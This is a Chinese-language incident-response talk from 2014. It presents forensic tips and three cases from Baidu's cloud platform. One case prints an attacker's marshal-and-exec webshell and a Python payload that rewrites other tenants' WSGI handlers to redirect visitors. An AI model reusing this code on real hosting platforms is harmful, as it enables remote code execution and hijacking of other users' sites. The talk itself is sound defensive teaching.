



安全事件处理二三事

王宇
2014.09

Agenda

- WHO AM I
- 什么是应急响应
- 一些好玩的case
- 总结

Agenda

- WHO AM I
- 什么是应急响应
- 一些好玩的case
- 总结

WHO AM I

- 王宇 AKA xi4oyu
- 百度云安全部安全架构师&技术负责人
- <http://weibo.com/evilxi4oyu>



Agenda

- WHO AM I
- 什么是应急响应
- 一些好玩的case
- 总结

安全的现状

世界上有两种人
一种被黑过
另一种
不知道自己被黑过



There are two types of people: those who've been hacked and those who don't know they've been hacked

什么是应急响应

- 广义的应急响应要处理的对象
 - 不仅仅是收漏洞（*SRC的工作仅仅是冰山一角）
 - 不仅仅是处理入侵事件
 - 网络 DDOS、劫持、异常流量的分析
 - 主机 入侵、可疑的行为处理
 - 应用 蠕虫、拖库
 - 业务 欺诈，钓鱼、功能滥用
 - 外界 “传言” 的调查

什么是应急响应(Cont.)

- 应急响应不是
 - 看谁找出的后门多，和攻击者躲猫猫
 - 自己把系统黑一遍，然后说黑客是这样入侵的
 - 计算机取证，慢慢做研究
 - 可能、也许、应该这类词汇出现的地方 – 大胆猜想小心取证

应急响应是

- 控制影响范围
 - 保障业务正常运转是最终目的
- 还原攻击场景
 - 攻击者都做了什么？
- 明确攻击意图
 - 炫耀？获利？还只是达到最终目的中的一环，多站在他的角度上想问题
- 找到问题并改进
 - 问题能根除/缓解么？
- 反思自己不足
 - 我们整套发现问题的体系是否有缺失？或者实现不到位的地方？
- 处理攻击者
 - 司法追究

应急响应是一个比谁更全面了解系统的过程

● 通用的知识

- 操作系统、常见应用、WEB

● 业务专业知识

- 坐在电脑前面的人，一定有优势-最次断网
- 至少我们还有开发/运维来问（多问，别慢慢的瞎琢磨）

● 安全知识

- 了解攻击手法的局限性（必然的会对系统有所变化）
- 知识能力的比拼（练手的重要性）

● 永远不要想当然

- 每一次转述，都会有信息的丢失和修改
- 大胆猜测，小心求证

这里给几个小tips，但更多的需要去总结发现

• Inode 的集簇特性

```
262273 -rwsr-xr-x 1 root root 35712 11月 8 2011 ping
262274 -rwsr-xr-x 1 root root 40256 11月 8 2011 ping6
273022 -rwxr-xr-x 1 root root 35360 5月 17 06:12 plymouth
273023 -rwxr-xr-x 1 root root 31560 5月 17 06:12 plymouth-upstart-bridge
262278 -rwxr-xr-x 1 root root 101240 12月 13 2011 ps
262279 -rwxr-xr-x 1 root root 31264 11月 20 2012 pwd
268061 lrwxrwxrwx 1 root root 4 3月 29 02:02 rbash -> bash
262281 -rwxr-xr-x 1 root root 39432 11月 20 2012 readlink
262283 -rwxr-xr-x 1 root root 55888 11月 20 2012 rm
262284 -rwxr-xr-x 1 root root 39376 11月 20 2012 rmdir
262285 lrwxrwxrwx 1 root root 4 7月 20 10:59 rnano -> nano
262287 -rwxr-xr-x 1 root root 254 1月 19 2013 running-in-container
262286 -rwxr-xr-x 1 root root 19208 3月 30 2012 run-parts
262289 -rwxr-xr-x 1 root root 64928 5月 1 2011 sed
262292 -rwxr-xr-x 1 root root 32048 12月 18 2011 setfacl
262293 -rwxr-xr-x 1 root root 39776 4月 1 2012 setfont
262294 -rwxr-xr-x 1 root root 12052 4月 20 2012 setupcon
```

一些小tips (Cont.)

● 安装包情况

```
root@~# rpm -qa --last | more
Nessus-5.2.0-es4 Tue 07 May 2013 02:41:40 PM CST
e2fsprogs-devel-1.40.2_1.1.0.0-0 Thu 27 Oct 2011 10:03:06 PM CST
proftpd-1.0-3 Mon 23 Mar 2009 11:37:10 AM CST
iptraf-2.7.0-11 Fri 26 Jan 2007 02:14:45 PM CST
sysstat-5.0.5-7.rhel4 Tue 01 Aug 2006 03:05:36 PM CST
rsh-server-0.17-25.3 Tue 01 Aug 2006 03:05:30 PM CST
comps-4AS-0.20060303 Tue 01 Aug 2006 02:58:27 PM CST
```

一些小tips (Cont.)

MAC 时间的含义以及操作系统修改的接口

```
xiaoyu@~$ stat /bin/ls
  File: '/bin/ls'
  Size: 108708      Blocks: 216      IO Block: 4096   regular file
Device: 801h/2049d Inode: 1048659   Links: 1
Access: (0755/-rwxr-xr-x)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2014-09-09 23:19:28.777015283 +0800
Modify: 2014-03-24 15:37:58.000000000 +0800
Change: 2014-07-07 13:40:22.890231554 +0800
```

```
#include <sys/types.h>
#include <utime.h>

int utime(const char *filename, const struct utimbuf *times);

#include <sys/time.h>

int utimes(const char *filename, const struct timeval times[2]);
```

DESCRIPTION

The `utime()` system call changes the access and modification times of the inode specified by `filename` to the times specified by `times`.

If `times` is NULL, then the access and modification times of the file are set to the current time.

Changing timestamps is permitted when: either the process has appropriate privileges, or the effective user is the owner of the file, or the process has write permission for the file.

The `utimbuf` structure is:

```
struct utimbuf {
    time_t actime;      /* access time */
    time_t modtime;     /* modification time */
};
```

The `utime()` system call allows specification of timestamps with a resolution of 1 second.

一些小tips (Cont.)

● 嗯，这个，你确定？

```
root@t0ph4cker:/proc/534/fd# ls -l
total 0
lrwx----- 1 root root 64  8月 28 10:16 0 -> socket:[8150]
l-wx----- 1 root root 64  8月 28 10:16 1 -> /var/log/syslog
l-wx----- 1 root root 64  8月 28 10:16 2 -> /var/log/auth.log
lr-x----- 1 root root 64  8月 28 10:16 3 -> /proc/kmsg
l-wx----- 1 root root 64  8月 28 10:16 4 -> /var/log/kern.log
root@t0ph4cker:/proc/534/fd# head /var/log/syslog
Aug 21 10:29:49 [REDACTED] anacron[1018]: Job `cron.daily' terminated
Aug 21 10:29:49 [REDACTED] anacron[1018]: Normal exit (1 job run)
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Successfully made thread 3190 of process 3190 (n/a) owned
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Supervising 4 threads of 2 processes of 2 users.
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Successfully made thread 3191 of process 3190 (n/a) owned
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Supervising 5 threads of 2 processes of 2 users.
Aug 21 10:34:54 [REDACTED] pulseaudio[3190]: [alsa-sink-ES1371/1] alsa-sink.c: ALSA woke us up to write r
Aug 21 10:34:54 [REDACTED] pulseaudio[3190]: [alsa-sink-ES1371/1] alsa-sink.c: Most likely this is a bug
Aug 21 10:34:54 [REDACTED] pulseaudio[3190]: [alsa-sink-ES1371/1] alsa-sink.c: We were woken up with POLL
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Successfully made thread 3192 of process 3190 (n/a) owned
root@t0ph4cker:/proc/534/fd# rm -rf /var/log/syslog
root@t0ph4cker:/proc/534/fd# head /var/log/syslog
head: cannot open '/var/log/syslog' for reading: No such file or directory
root@t0ph4cker:/proc/534/fd# ls -l
total 0
lrwx----- 1 root root 64  8月 28 10:16 0 -> socket:[8150]
l-wx----- 1 root root 64  8月 28 10:16 1 -> /var/log/syslog (deleted)
l-wx----- 1 root root 64  8月 28 10:16 2 -> /var/log/auth.log
lr-x----- 1 root root 64  8月 28 10:16 3 -> /proc/kmsg
l-wx----- 1 root root 64  8月 28 10:16 4 -> /var/log/kern.log
root@t0ph4cker:/proc/534/fd# head 1
Aug 21 10:29:49 [REDACTED] anacron[1018]: Job `cron.daily' terminated
Aug 21 10:29:49 [REDACTED] anacron[1018]: Normal exit (1 job run)
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Successfully made thread 3190 of process 3190 (n/a) owned
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Supervising 4 threads of 2 processes of 2 users.
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Successfully made thread 3191 of process 3190 (n/a) owned
Aug 21 10:34:54 [REDACTED] rtkit-daemon[1622]: Supervising 5 threads of 2 processes of 2 users.
Aug 21 10:34:54 [REDACTED] pulseaudio[3190]: [alsa-sink-ES1371/1] alsa-sink.c: ALSA woke us up to write r
Aug 21 10:34:54 [REDACTED] pulseaudio[3190]: [alsa-sink-ES1371/1] alsa-sink.c: Most likely this is a bug
```


Agenda

- WHO AM I
- 什么是应急响应
- 一些好玩的case
- 总结

Case 1

- 一日，某运维同学反馈，自己系统的用户目录会周期性的丢文件，但是又没有丢所有文件，怀疑是有人故意破坏或者入侵事件
 - ✓ 先给同学安全意识点个赞
 - ✓ 第一反映：好嚣张
 - ✓ 第二反映：谁会这样二？
 - ✓ 和报告问题的同学沟通，每日3-4点发生丢失事件
 - ✓ 分析了残留目录的ctime，也进一步确认了删除时间

Case 1(Cont.)



```
Terminal - root@[REDACTED]/home/app
File Edit View Terminal Tabs Help
root@[REDACTED]:/home/app# find ./ -exec ls -l '{}' \;
total 4
drwxr-xr-x 2 root root 4096  9月  9 23:20 tools
total 4
-rwxr-xr-x 1 root root 23  3月 24 15:37 rsync
-rwxr-xr-x 1 root root 23  3月 24 15:37 ./tools/rsync
root@[REDACTED]:/home/app#
```

- 大家看到此类问题的第一反映是啥？
- Crontab -l app
- 查找诸如 `rm -rf $VARXXX/` 之类的代码

Case 2

- 某日，收到webshell报警，确认是一次入侵事件
- 调出其在webshell中的命令执行历史，前十条命令是：

1. ipconfig
2. net user
3. net view
4. nbtstat

可是...

这是台Linux

Case 3

- BAE平台报告，平台出现了异常
- 真的像产品线说的那样严重么？
 - 影响范围？
 - BAE部分网站访问跳转
 - 第一反应是被撞库了
 - BAE负责人的网站也受影响
 - 调了passport账户的近期登录记录，无异常
 - 检查了他网站的配置文件，没有被修改的痕迹
 - > OK，确实出问题了

请求/响应内容

```
root@180.149.131.99:01:/tmp# curl -v http://v[redacted]public.duapp.com/validate/
* About to connect() to v[redacted]public.duapp.com port 80 (#0)
*   Trying 180.149.131.99... connected
> GET /validate/ HTTP/1.1
> User-Agent: curl/7.22.0 (x86_64-pc-linux-gnu) libcurl/7.22.0 OpenSSL/1.0.1 zlib/1.2.3.4 libidn/1.23 librtmp/2.3
> Host: v[redacted]public.duapp.com
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Set-Cookie: BAEID=325BD159D168CFBDE52D3DE85EB014E1:FG=1; path=/; version=1
< Location: http://www.ep[redacted]imes.com/
< Date: Thu, 28 Nov 2013 10:06:33 GMT
< Server: BWS/1.0
< Transfer-Encoding: chunked
<
* Connection #0 to host v[redacted]public.duapp.com left intact
* Closing connection #0
```

分析问题

• 像攻击者一样思考

• 目的是什么？

- 跳转到www.e***times.com (大**,XX站)

- 最直接的后果 -> BAE整体被封禁

- 攻击者是谁？

- 宣传XX的。略傻，我还不如发一个某某XXX,而且xxtimes本身在国内就是被封的

- 炫耀？这没炫耀，也不是重定向到某个个人的站

- 竞争对手？

确定问题发生的位置

● 发生问题的位置在哪儿？

- BAE的架构
 - BVS->RS(ui机器)->CGI->codefs
- 报告均出现在python环境
- 登录了UI机器，使用curl进行浏览模拟测试
 - BAE一个机器上有两个lighttpd环境实例，只有其中一个受影响
 - 即使受影响的实例，并不是100%都产生跳转(21/191 约为11%)
 - 任意看了几个空间的根目录,conf, rewrite 无异常，ctime属于很久以前
 - 发生跳转的机器，在访问404等不存在的网页时，并不会发生跳转
 - 要是你是攻击者，你会这样做么？
 - 基本排除了lighttpd的问题

确定问题发生的位置(Cont.)

● 于是目光转向了CGI

- BAE多租户特性
- 同一个cgi会运行多个不同的网站代码
- 我们有做了sandbox的防护
- 如果出问题，最大可能是python代码对于进程的运行状态进行了改变
 - Python设计之初并不是作为web的CGI语言开发的
 - 必然导致实现上针对CGI接口暴露过多底层的东西
 - 发现了cgi的core文件，简单的strings了下，发现了大量的e***times，证实了CGI问题的猜想
 - Gdb -c了下，BT 显示完全被破坏了，这种攻击是不稳定的，很有可能有竞争发生。Stack 00000很可能是由于访问违例退出导致的

确定问题发生的位置(Cont.)

● 兵分两路

- Python环境是经过测试的
 - 能够跨网站影响的接口应该就几个类型
 - Socket/stdin/stdout | 动态的执行环境
 - 在代码中搜索e**times, stdout stderr fileno
- 接着玩
 - 不稳定的影响其他网站的程序
 - 正常的CGI程序, 都有着运行的max time
 - 在运行完毕后就会被清出内存
 - 攻击者只能反复的刷新页面保证自己的劫持持续
 - 违规网站, 为了规避自身风险, 通常是国外IP访问
 - 通过统计, 发现了几个可疑的域名
 - 排除做proxy用的, 3.pyt**t0.duapp.com pyt**t0.duapp.com

发现可疑点

```
import marshal
import sys
import StringIO
import traceback
```

```
def application(environ, start_response):
    start_response('200 ok', [])
    buf = StringIO.StringIO()
    compiled = marshal.loads(environ['wsgi.input'].read(int(environ['CONTENT_LENGTH'])))
    try:
        old_stdout = sys.stdout
        old_stderr = sys.stderr
        try:
            sys.stdout = buf
            sys.stderr = buf
            exec compiled
```

增加怀疑程度，这种写法很不单纯，和BAE同学沟通了下，此空间是某XX的同学所有的，且之前空间多次被封（和我们最初的猜测很像啊）

全流量镜像立功

```
def app(a):
    def _(environ, start_response):

        start_response('301 Moved Permanently', [('Location', 'http://www.e***times.com/')])
        return ['ok,']

    return a(environ, start_response)
return _

import gc
import sys

for sysdict in gc.get_referrers(sys.version):
    ms = sysdict.get('modules', None)
    if ms:
        for m in ms:
            if m.startswith('_mod_wsgi'):
                if hasattr(ms[m], 'application'):
                    if hasattr(ms[m].application, 'func_name') and ms[m].application.func_name == '_':
                        print ms[m].application
                    elif hasattr(ms[m].application, '_mark'):
                        print 'myself'
                    else:
                        print 'inject:', ms[m].application
                        ms[m].application = app(ms[m].application)

import os
print os.getpid()
```

Lesson Learned

- No ghost online
- 不要盯着技术，特别是对攻击的细节完全没头绪的时候，解决问题但不要局限于问题
- 一种新的劫持技术😊

声明

- 最后说一点，目前的BAE架构，早就已经更新换代了，我这里只是介绍下当时问题处理的思路
- BAE当前的架构不会存在此类的问题

总结

- 未知攻、焉知防
- 先定性、再干活
- 正确的评估你对手的水平
- 大胆猜测、小心求证
- 跳出纯粹的技术对抗的圈子，以解决问题优先

推荐书目

- 《恶意软件分析诀窍与工具箱》-奇淫技巧很多
- 《恶意代码取证》
- 《应急响应&计算机司法鉴定》
- 《计算机取证》-写的比较文艺

注意不要被书中的step 1 – x束缚住自己考虑问题的角度和方法

Q & A

谢 谢！